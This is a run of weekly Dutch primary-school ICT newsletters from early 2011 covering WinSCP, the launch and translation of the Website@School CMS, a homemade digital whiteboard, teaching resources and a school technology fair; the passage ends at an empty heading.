Dat wenst Klassesv ons. Met een [filmpje](#) en een lesbrief.

Teleblik heeft een [terugblik](#) op de maand december. Welke filmpjes werden toen het meest bekeken?

**WINSCP**

[WinSCP](#) is een programma om veilig over het internet met je documenten op de schoolserver te werken. Je kunt zelfs van huis uit in je leerlingenmapjes opdrachten stoppen. Karin en George schreven een [handleiding](#) om te kunnen telewerken.

[Pols nieuwsbrief](#) met allerlei wintersuggesties, ook voor 'beleef de winter' (zie hierboven).

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**SITE@SCHOOL**

Dirk werkte de hele vakantie aan het nieuwe Site@School manual en werkt daar voorlopig hard aan door.

Karin heeft al met een proefversie gewerkt!

Het nieuwe S@S is nu al een klapper!

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 2 - 2011 (14 januari)**  
**ICT op de Rosa Boekdrukker Rosa Boekdrukker**

**CITO EINDTOETS**

Bij ons op school zullen enkele leerlingen van groep 8 een aangepaste digitale eindtoets doen. We deden de testtoets en merkten, dat begrijpend leesteksten voorgelezen kunnen worden. Speciaal voor dyslectische kinderen.

**BINGO!!**

Onze contactouder heeft meteen het programma WinSCP thuis gedownload en geïnstalleerd. Ze had een document vergeten en kon er dus zó bij. Gefeliciteerd, Judith!

**VEILIG LEREN LEZEN**

De [eerste nieuwsbrief](#) van het nieuwe jaar. Wat moet je doen aan het einde van Kern 6?

**BEELDBANK**

De site met clipjes voor het onderwijs. Leuk voor op je digitale schoolbord! In de [laatste nieuwsbrief](#) melden ze, dat er een nieuwe breedbeeld-player op de site staat. Hij werkt hier op school prima.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**Site@School**

Veel nieuws. Het manual vordert gestaag. Het wordt weer een stap voor stap uitleg met veel illustraties.

Beter nieuws: Als S@S uitkomt willen we graag naast Engels en Nederlands ook Spaans als standaard taal erbij. Op dit moment zijn Anouk, Hannah, Margot en Trudy bezig met de Spaanse vertaling van de nieuwe Site@School. Omdat het programma vanaf de eerste regel code opnieuw is geschreven waren de oude vertalingen niet meer bruikbaar. Het mooie in de nieuwe S@S is dat de vertalingen nu automatisch per e-mail verzonden worden. Anouk werkt in Spanje aan de vertaling, de anderen in Amsterdam. Het vertaalwerk is helemaal op het Internet toegesneden.

Het beste nieuws: De Chinese versie zat ook in de oude S@S en die willen we er nu meteen ook weer bij hebben. We zijn nog op zoek naar extra Chinese vertalers. Het is heel makkelijk werk en je hoeft er absoluut geen computerkennis voor te hebben. Nederlands of Engels en Chinees natuurlijk is genoeg. Er zijn wat financiën.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 03 - 2011 ( 21 januari)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**TEGENLICHT**

Een uitzending van de VPRO. Hoe zorg je ervoor dat de afstand tussen de gewone mens en de macht die het recht heeft 'baas' over hen te zijn, niet te groot wordt, niet ontaardt in een gapend gat. Wij moeten kunnen vertrouwen op de mensen die ons besturen. Daarvoor moeten we hen kunnen controleren. Dat is de kracht van de nieuwe media. Een geweldige uitzending. [Bekijk de uitzending](#) en vraag je af hoe wij die media kunnen inzetten. Name and shame? Of zijn er betere mogelijkheden?

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**STRICT**

De STRICT (Scholen Tezamen Rijk met ICT) server <http://strict.nu> was een tijdje offline voor onderhoud. Hij doet het weer ten behoeve van een client-serversysteem dat bewezen twee tot drie keer goedkoper is dan Actacom, Heutink, QLICT en StationToStation (in alfabetische volgorde).

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 4 - 2011 ( 28 januari)  
Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**HEUTINK**

Ons bestuur AWBR (Amsterdam West Binnen de Ring) organiseerde een zeventienscholenbrede bijscholing 'ICT en nieuwe media'. De dag werd gehouden in een kerk. Achter de sprekers die de dag openden hing een reuzeborduurset met daarop in gouden letters 'Welkom Heilige Geest'. Blijkbaar nodig, ook in het openbaar onderwijs. Na de speeches konden de 500 aanwezigen naar talloze workshops. De BIC redactie woonde die van de firma Heutink bij. Daar vertelde de verkoper ons en veel directeuren uitgebreid over Heutink's bovenschoolse implementatie van het ICT netwerk. Op alle scholen was een 0 meting gedaan. Een paar scholen zijn al op Heutink aangesloten en binnenkort zullen in totaal zes scholen in de pilot op Heutink's Deklas3.nu zijn aangesloten en gebruik maken van een server in Heutink's cloud. De verkoper vertelde wat het systeem allemaal wel kan, maar wat het kost vertelde hij niet, wel dat het voor de hele AWBR al is doorberekend. Gelukkig was iedereen enthousiast. De Heilige Geest liet zich niet vermurwen.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 5 - 2011 (4 februari)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**NU EENS EEN VOORBEELD VAN HET GOEDE VAN 'THE CLOUD'**

We worden aangemoedigd om zaken op te slaan in 'the cloud'. Na je dood kun je helemaal van het web verdwijnen of je kunt juist voor eeuwig blijven rondwaren.

In de VPRO gids nr 5 van dit jaar staat een heel leuk artikel over wat er met al je accounts op het internet gebeurt, als je dood gaat.

websites:

[www.ziggur.me](http://www.ziggur.me)

[www.entrusted.com](http://www.entrusted.com)

[www.thedigitalbeyond.com](http://www.thedigitalbeyond.com)

[www.digizeker.nl](http://www.digizeker.nl) (digitale kluis, beheerd door de notaris met accounts + bericht nabestaanden)

[www.watikjenogwildevertellen.nl](http://www.watikjenogwildevertellen.nl) (online archief waarin je verhalen, foto's of video's voor nabestaanden kunt achterlaten)

[www.legacylocker.com](http://www.legacylocker.com) (een van de eerste digitale 'begrafenisondernemingen')

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



2011-02-10 w06

**Baarsjes Informatie en Communicatie Jaargang 10 - week 6 - 2011 ( 11 februari)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

Vorige week geen BIC. Een harde schijf in onze server had het begeven. Merkwaaardig, want hij zat er pas 1,5 jaar in. Gelukkig was er een back-up, en gelukkig valt de schade onder de garantie.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Het goede nieuws moet helaas nog een weekje wachten. Volgende week meer.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 7 - 2011 (18 februari)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

HEERLIJK! Eindelijk kunnen we dit bericht publiceren.

**WEBSITE@SCHOOL**

De opvolger van Site@School is daar! Met nog veel meer 'schoolse' features dan de oude S@S. We noemen er een paar:

- Grote nadruk op veiligheid. Goede beveiliging van data, wachtwoorden, beveiliging tegen virussen (belangrijk in een school met whizzkids!).
- Zeer volledige, rijk geïllustreerde handleidingen. Updates dagelijks beschikbaar.
- Robuust en stabiel ontwerp dat bestand is tegen ondeskundig gebruik. Website@School rapporteert succes of fouten.
- Goed en eenvoudig onderhoudbaar. Updates via update manager.
- Onbeperkt aantal sites en Intranetten. Nu kan iedereen een site hebben, ledere groep, het bestuur, de brede school, de directie, het team, leerkrachten, oudercommissie, MR, etcetera. En daarbij ook nog voor iedereen een afzonderlijk en goed beveiligd Intranet.
- Sites (Areas heten ze in Website@School) zijn zeer eenvoudig samen te voegen of te splitsen. Daarmee is iedere site-structuur mogelijk.
- Onbeperkte diepte in secties, sub-secties, sub-sub-secties, etcetera. Ook secties kunnen verpaast worden naar andere sites. Hiermee zijn buitengewoon ingewikkelde sites eenvoudig te maken. En toch blijft alles eenvoudig te beheren.
- Pagina's: zichtbaar of onzichtbaar, met embargo- en verloopdatum en talloze andere features. Het is bijvoorbeeld mogelijk een site te maken die alleen met afbeeldingen werkt en ook navigeert. Ideaal voor kleuters en analfabeten.
- Website@School is ideaal voor blinden en slechtzienden. Met een braille terminal kan een blinde beheerder er uitstekend mee uit de voeten.
- Geen CSS, maar BSS (Bazaar Style Style). Beheerders kunnen zelf de hun eigen stylesheet aanpassen. Dat geeft onbeperkte vrijheid in vormgeving.
- E-mail alerts op 'alles'.
- Role Based Access Control (RBAC). Kort gezegd, een zeer fijnmazig systeem om permissies aan gebruikers toe te kennen, variërend van 'niets' tot 'alles mag'. En nog eenvoudig te bedienen ook.
- Eenvoudig te vertalen. Website@School is nu al downloadbaar in het Nederlands, Engels en Spaans.
- Eenvoudig te installeren, compleet met demonstratie data (een school in het klein) zodat je meteen aan de slag kan met de Rondleiding. Installatie ook in het Nederlands met een GUI (Graphical User Interface). Geen gepruts met configuratie files.
- Uitstekende documentatie voor de ontwikkelaars.
- Website@School installeert op Windows en Linux servers.
- En de code? Kunt je die lezen? Oordeel zelf en mail ons.
- Last but not least: Website@School is niet alleen een CMS voor scholen, het is in zichzelf ook een middel om te leren. Leerlingen kunnen beheertaken leren, kunnen hun eigen site onderhouden, kunnen opmaak leren (HTML) en met hun eigen style sheet de beginselen van het programmeren oefenen. Dit alles zonder dat het systeem zelf gevaar loopt, of dat ze hun eigen werk verprutsen.
- En nog veel meer, lees daarvoor het manual. Zie gegevens hieronder.

De website met alle gegevens en download locaties vind je op <http://websiteatschool.eu>.

Vraag: Is Website@School helemaal af?

Antwoord: Nee, nooit. Feature request zijn zeer welkom.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Zie boven en lees verder in het manual dat je kunt bereiken via <http://websiteatschool.eu>.

Happy testing!

Vraag: Is Website@School helemaal af?

Antwoord: Nee, nooit. Feature request zijn zeer welkom.

Groet en goed weekend,  
Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 9 - 2011 (4 maart 2011)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

Het Websit@School team beleeft heerlijke tijden. Dank allen voor jullie reacties! Het aantal downloads gaat hard omhoog. Zie ook onder techniek.

**EEN GREEP UIT DE DIGITALE NIEUWSBRIEVEN**

Nooit meer rekenen uit een boek!

Alleen puzzelen en spelen met een schat aan materiaal op het [rekenweb](#). Lees ook de laatste [rekenbrief](#).

[Veilig Leren Lezen](#). Met weer allemaal leuke tips voor het beginnende lezen!

[Huisje Boompje Beestje](#). Het gaat over bomen.

[Nieuws uit de Natuur](#) over LUCHT

[Natuuriek](#). Lees over werkschriften, digibordsoftware en de vernieuwde site van Natuuriek.

[Dyslexie Nieuwsbrief](#). Onze school heeft voor dyslectischer kinderen het programma Kurzweil. In deze nieuwsbrief staat een stukje over aanvulling erop.

Er zijn websites waar dit allemaal heel secuur wordt bijgehouden. Zoals bijvoorbeeld bij [POLs](#) en [Ict-in-Onderwijs](#).

Daarnaast kun je je als leerkracht aanmelden bij de [communiteiten van De Digitale School/Kennisnet](#). Die zijn ondergebracht bij kennisnet. Daar kun je terecht met al je vragen over lessen. Je kunt er je eigen lessen aanbieden: een heerlijke plek voor uitwisseling; je hoeft het wiel niet opnieuw uit te vinden.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**WEBSITE@SCHOOL**

Van een gemeentelijke dienst uit een grote stad krijgen we een beleidsadviseur en een stagiaire op werkbezoek. Wij wilden een bestuurder spreken, maar dat gaat zomaar niet. We wilden hem over de kostenbesparende aanpak van ICT op de OBSRB vertellen. Over ServerAtschool, ONSBORD, Website@School. In plaats van de bestuurder kwam een beleidsadviseur. We informeren naar de ICT kennis van de beleidsambtenaar en de stagiaire.

"Weten jullie hoe webpagina's tot stand komen?"

"Nee, wij weten heel weinig van ICT."

Dat belooft een moeilijke middag te worden. Onwillekeurig denken we aan Cohen. Onze ex-burgervader zei over zichzelf en zijn medebestuurders in Buitenhof: "We hebben er nu eenmaal geen verstand van" en vervolgde met "Jaren geleden hebben we besloten dat bestuurders géén verstand van zaken hoeven te hebben.

Sindsdien wordt kennis door bestuurders ingehuurd" [1]. Het deed ons denken aan het spreekwoord: You can't send a boy to do a man's job.

[Website@School](#) is zeer geschikt voor blinden en slechtzienden omdat het daar ook voor ontworpen is. Je kunt met een braille-lesregel blinde webmaster worden. Dat is tamelijk uniek. Dus bellen met de projectleider die over onderzoek naar ICT toepassingen voor visueel gehandicapten gaat bij één van de blindeninstituten. Een poging tot uitleg wat Website@School is.

"Weet u hoe webpagina's tot stand komen?"

"Nee, ik weet heel weinig van ICT."

Wordt het tijd voor een techniek canon? Waarin staat wat iedereen van techniek hoort te weten, bijvoorbeeld dat de wet van behoud van ellende komt van Sir Isaac Newton.

Eens kunnen we dan de wet van ex-onderzoeker en ex-minister Plasterk ontcrachten: "Alfa's hebben noch het buskruit, noch het zwarte garen uitgevonden".

[1] <http://beteronderwijsnederland.net/node/6468>

**DIGITALE INTERACTIEVE WHITE BORDEN**

In België is het zelfbouw digitale interactieve whiteboard populair. Allerlei initiatieven komen daar van de grond. Ook de Belgische uitgeverij Acco ziet er brood in: Maak zelf je eigen digibord, auteur: Geert Callebout. ISBN 9789033483042 . Hij heeft er ook een website bij: <http://www.wiibord.be>. We vermelden ook nog maar even

ons bord <http://onsbord.nl> en de complete handleiding op <http://wyxs.net/web/wiiscan/> . Daarin ook foto's van hoe het in de klas hangt.  
Wat opvalt is dat de belangstelling in België groter is dan in Nederland. Nederlandse scholen en besturen zijn stukken rijker. Daar zit nog teveel vlees op de botten. Die kunnen nog dure broden kopen. In België moeten ze vindingrijker met hun geld omspringen.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

2011-03-11 w10

**Baarsjes Informatie en Communicatie Jaargang 10 - week 10 - 2011 ( 11 maart)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**WEBSITE@SCHOOL**

Het gaat hard, deze week. Vandaag is de Spaanse vertaling definitief afgerond en kregen we bericht van Jean van de **Association Bordelaise des utilisateurs des Logiciels Libres** dat hij de Franse vertaling voor zijn rekening wil nemen. Dan is Website@School leverbaar in Engels, Duits, Frans, Nederlands en Spaans. We zijn hard op zoek naar Chinees. Wie weet iemand?

Verder blijkt Website@School zeer geschikt voor blinde en slechtziende websitebeheerders. We hadden contact met de Nederlandse Vereniging voor Blinden en Slechtzienden (**NVBS**). Het blijkt dat er bij websites voornamelijk gelet wordt op de toegankelijkheid voor bezoekers. Dat er ook blinde webmasters bestaan die een makkelijk bedienbaar content management systeem (CMS) willen, lijkt geen voor de hand liggende gedachte. Welnu, Website@School is ook met Linux en een braille leesregel te bedienen en met Jaws (het programma dat Windows omzet naar spraak of naar een braille leesregel).

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

2011-03-18 w11

**Baarsjes Informatie en Communicatie Jaargang 10 - week - 2011 (18 maart)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

Weinig te Biccen deze week. Niet veel school-ICT, waarover wij hier kunnen schrijven.

**WEBSITEATSCHOOL**

Deze week had Dirk het druk met Website@School. Bedankbrieven aan donateurs. Email adressen verzamelen voor de aankondiging van Website@School.

**LAATSTE NIEUWS:**

We hebben een Chinese vertaler! Jingfang, studente aan de Universiteit van Amsterdam, gaat de klus klaren. We zijn ontzettend blij.

Karin heeft het druk met andere dingen dan ICT in het basisonderwijs.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**HAIKU**

Hoogmoed van techniek  
vergiftigt dierbaar milieu.  
Atoomrentmeester

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 12 - 2011 (25 maart)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

**DIGITALE NIEUWSBRIEVEN**

**Pols nieuwsbrief!** Met van alles over de LENTE!

**Huisje Boompje Beestje** over dansstijlen. Voor de Rosa Boekdrukker erg leuk, want wij doen mee met **'Swing it Out!'**

**KOPTELEFOONS**

Wij hebben een probleem: bij de computers die in de hal van de eerste verdieping en in de hal van de tweede verdieping staan, verdwijnen de koptelefoons. Wie heeft daar een slimme oplossing voor?

**EXPERT IN DE KLAS**

Wij deden twee jaar geleden mee met **'Expert in de Klas'** via Naturalis. We bekeken hoe een vleermuis werd opgezet en konden er rechtstreeks met de onderzoeker in Leiden over praten. Ze hielden daar pas geleden een enquête over. Na het invullen ontvingen wij één toegangsvoucher.

Wie heeft belangstelling voor die voucher?

**WEBSITEATSCHOOL**

Jing Fang werkt aan de Chinese vertaling. We hopen dat ze ergens in april klaar zal zijn. Je kunt een eerste resultaat zien als je gaat naar: <http://wyxs.net/was1/admin.php> en kijkt in de kop.

Als je 'rommel' ziet na 'Français,' moet je een Chinees lettertype installeren als je Windows gebruikt.

Zie dan verder onder TECHNIEK

In China zijn ruim 600.000 basisscholen waar een kleine 6.000.000 onderwijzers werken (bron:

<http://education.stateuniversity.com/pages/279/China.html>).

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**FONTS INSTALLEREN IN WINDOWS**

Als je Chinees wilt kunnen bekijken, moet je een Chinees lettertype installeren. Dat kan Microsoft's Windows via: Start > Instellingen > Configuratiescherm > Landinstellingen > Tabblad: Talen > Aanvinken: Bestanden voor Oost-Aziatische talen installeren > klik: Toepassen > klik OK om 250 Mb (!) te installeren > klik:

Toepassen > Ga je Windows Xp installatie CD zoeken > klik nog wat OK's > herstart Windows.

Ga naar <http://wyxs.net/was1/admin.php> en geniet van een Website@School loginscherm met in de kop:

**Español, Deutsch, Français, 中文**

Als je na 'Français,' rare dingen ziet, lees dan dit stukje nog een keer. Website@School is volledig UTF-8.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 10 - week 13 - 2011 (1 april)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**REACTIES OP VORIGE BIC OVER KOPTELEFOONS**

Dank voor het meedenken!

Van Jan Willem:

1. of heel goedkope nemen, die zijn het meenemen niet waard. Wij kopen ze bulk in (doos van 50) voor rond de €1,25 per stuk. Simpel maar ze doen het, en zijn ze weg of stuk gewoon een nieuwe eraan. We hebben ruim 100 pc,s en verbruiken er denk ik rond de 30 per jaar ongeveer (snoer stuk, gebroken etc)

2. Vlak bij aansluitplug in pc een stevig ijzerdraadje om het snoer wikkelen en met tangetje aan chassis van pc monteren.

Meestal zitten achterop wel oogjes of openingen waar dit vast gezet kan worden. meenemen kan nog steeds maar wordt lastiger en demonteren kost tijd, dus grotere kans dat iemand het ziet als het gebeurt.

Van Mats:

Geen oplossing voor de koptelefoons, maar wel de suggestie om ze heel goedkoop uit China te kopen:

<http://www.dealextreme.com/p/cute-smiling-face-noise-isolation-in-ear-stereo-earphone-yellow-blue-3-5mm-jack-80cm-cable-50419>

Ze zijn opvallend, dat is al een tegenvaller voor de dieven. Als je ze in je cart doet op Dealextreme dan kun je "ENABLE BULKPRICES" aanzetten. Bestel er 50 en ze kosten nog maar 1.04 dollar per stuk.

Totale bestelling van 50 stuks komt uit op 38.18 euro...

Verzendkosten zijn 1.70 dollar.

Heb je een voorraadje!

Levertijd is 2-3 weken, want het komt uit China.

Goede ervaring met deze website.

We zullen de mogelijkheden overwegen. Tot nu toe hadden wij ook geen dure koptelefoons. Bovendien hebben ze een wieltje waarmee je het geluidsniveau kunt regelen.

**VOUCHER NATURALIS**

Die boden we vorige week aan en is opgehaald door een collega die in Leiden woont en graag Naturalis wil bezoeken.

**ONSBORD OP IPON**

Een van de lezingen op de "ICT Platform Onderwijs Nederland" dagen is gewijd aan ONSBORD. Uit de aankondiging:

**"Niels Kooy - NLS innovaties - PO / VO / MBO / HBO / WO Dag van de ict-coördinator Theater 1**

**ONSBORD, een digibord met een NINTENDO WII remote**

ONSBORD is een alternatief voor dure commerciële interactieve whiteboarden. Met niet veel meer dan een pc, een beamer, een eenvoudig whiteboard en het ONSBORD-pakket is het al mogelijk om zelf een digitaal interactief whiteboard te maken. U zult tijdens de presentatie horen wat er precies voor nodig is en hoe eenvoudig het is om het ONSBORD systeem te installeren. U zult zien welke mogelijkheden de ONSBORD-software biedt in combinatie met enkele beschikbare educatieve softwarepakketten."

ONSBORD is op de Rosa Boekdrukkerschool ontwikkeld en is te koop via <http://onsbord.nl>. Het is zeer succesvol in het buitenland. We hopen dat het nu ook eens in Nederland gaat doorbreken. Succes Niels!

PS. De lezing is al geheel volgeboekt.

**DIGITALE NIEUWSBRIEVEN**

[Beeldbank](#), deze keer met rekenclips!

[Huisje Boompje Beestje](#) over 'vals spelen'

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**WEBSITEATSCHOOL**

Deze week kwam één van de leden van **Esperanto** beweging bij ons op bezoek. Ook vanuit die hoek is interesse in Website@School vanwege:

- Onbeperkt aantal sites en Intranetten (zo kun je alle afdelingen wereldwijd met één Content Management Systeem eigen sites en intranetten geven ).
- Door het Bazaar Style Sheets (een implementatie van Cascading Style Sheets) is de culturele diversiteit van al die afdelingen geen enkel probleem in de vormgeving van hun sites.
- Zeer fijnmazig user en access management (Role Based Access Control) kunnen veel users verschillende werkzaamheden op de sites verrichten, van alleen lezen tot volledige permissies om sites bij te houden. Hans (al een leven lang Esperantist) heeft het op zich genomen om te zorgen dat Website@School ook in het Esperanto beschikbaar komt.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 14 - 2011 (8 april)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**HET BESTE VAN.....**

Wij kregen deze week een mailing van een bedrijfje dat een handleiding voor kinderen heeft voor tekstverwerken. 't Kost € 5,95 + verzendkosten.

Wij bieden dat **gratis**, voor Open Office. Stuur een mailtje en we sturen je de 12 'hulpkaarten' op.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Lijkt deze week een beetje off-topic, maar dat is maar schijn.

**ELEKTRONISCH PATIËNTEN DOSSIER**

De BIC redactie is blij. De Eerste Kamer stemde voltallig tegen het EPD. Dirk droeg bij aan dat besluit: schreef er in 2008 over in **Trouw**. Ross Anderson, de auteur van **Security Engineering**, is ook blij. Hij stelt dat in ICT toepassingen veiligheid, grootschaligheid en gebruiksvriendelijkheid gedrieën niet door één deur kunnen. Twee van de drie kunnen wel gerealiseerd worden. Dus grootschalig en gebruiksvriendelijk kunnen samengaan, maar dan kan de toepassing niet veilig zijn. Met Anderson kun je nu zelf uitzoeken op welke van de drie je wilt inleveren bij je ICT beleid. Interessant voor scholen die hun data in Heutinks cloud gaan onderbrengen. Zie ook de BIC uit week 4 van dit jaar. Oh ja, delen van Security Engineering staan op zijn site, zijn downloadbaar en zeer leesbaar voor leken zoals wij. Voor slechtzienden zijn een aantal hoofdstukken uit de eerste druk als MP3 beschikbaar.

**JOOMLA EN DRUPAL ONVEILIG**

Joomla en Drupal zijn twee grote website content management systemen. In webwereld een groot artikel en rapport van HP:

<http://webwereld.nl/nieuws/106264/joomla--en-drupal-installaties-onveilig.html>

Wij gebruiken **Website@School** <http://websiteatschool.eu> en zijn blij met een ontwerper die vanaf de eerste regel code die hij schreef de veiligheid van het hele systeem voorop had staan.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 15 - 2011 (15 april)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

**IPON 2011 (Ict Platform Onderwijs Nederland)**

De voltallige redactie van de BIC is donderdag naar deze beurs geweest. Een enorme hoeveelheid stands vol met ICT verleidelijks.

Wij gingen voornamelijk naar sprekers en bedreven guerilla-marketing (zie onder). Op donderdag legde keynotespeaker Möckelmann de vinger op de zere plek: "Waar heb je al die spullen voor nodig? Formuleer eerst je leerdoelen, en kijk dan waar je ICT bij kunt inzetten." Dus niet: gooi je school vol met fantastische spullen en dan komt alles vanzelf. Nee, zo werkt het niet. Het klonk ons bekend in de oren. We schrijven er al jaren over.

Er was een speciaal mediawijsheid podium. Het eerste gedeelte was een beetje rommelig, doordat er gastsprekers waren die 7 minuten mochten spreken, maar er werd niet aan de tijd gehouden en ook hielden ze zich niet aan het onderwerp, naar onze mening.

In het tweede gedeelte werd uitgelegd hoe de 'week van de mediawijsheid' van 2011 georganiseerd zal worden. Dit is bedoeld voor groep 7 en alle navolgende jaren voor groep 7. De leerlingen zullen dan een "mediabewijs" halen samen met hun ouders.

Wij willen dit voor de Rosa Boekdrukker goed gaan voorbereiden.

's Middags hield Niels Kooy een presentatie over 'OnsBord'. Hij legde het publiek uit hoe het technisch allemaal in elkaar zit. En hoe goedkoop je een digibord kunt realiseren.

Wij zaten achterin helemaal te genieten: OnsBord op de IPON!

**GUERILLA MARKETING**

Wij kwamen ook op de IPON om documentatie van STRICT te verspreiden. Dat is uitstekend gelukt met [guerilla marketing](#).

**KLASSETV OP DE IPON**

Wij hebben een abonnement op KlasseTV. Op de Ipon werd verteld, dat de site vernieuwd is. Er is een zoekfunctie waardoor je op onderwerp kunt zoeken. Dus het kan ook anders dan per methode.

De [nieuwsbrief](#) van KlasseTV heeft een onderwerp 'Pasen'. Er is een filmpje met uitleg over wat Pasen is.

**GRATIS ONLINE TAALSPEL VAN ZWIJSEN**

Er kwam een folder met de link naar een [online gratis taalspel](#) van Zwijsen. Dus meteen even gekeken. Je moet echt goed lezen, want voor je het weet vraag je een brochure aan voor informatie over 'Taal in beeld' of 'Spelling in beeld'.

Of het spel leuk is zullen we door leerlingen laten uitzoeken.

**DIGITALE NIEUWSBRIEVEN**

Veilig Leren Lezen. Je mag, als je deze methode gebruikt, de [nieuwsbrief](#) niet missen! Hij staat vol tips en lessuggesties.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**WEER ALS NIEUW**

Maandag zijn er wat updates door Peter uitgevoerd. Woensdagmiddag hebben we alle werkstations in school het nieuw image gegeven. De PC's zijn weer up-to-date en 'als nieuw'.

**ATOOMKLOK**

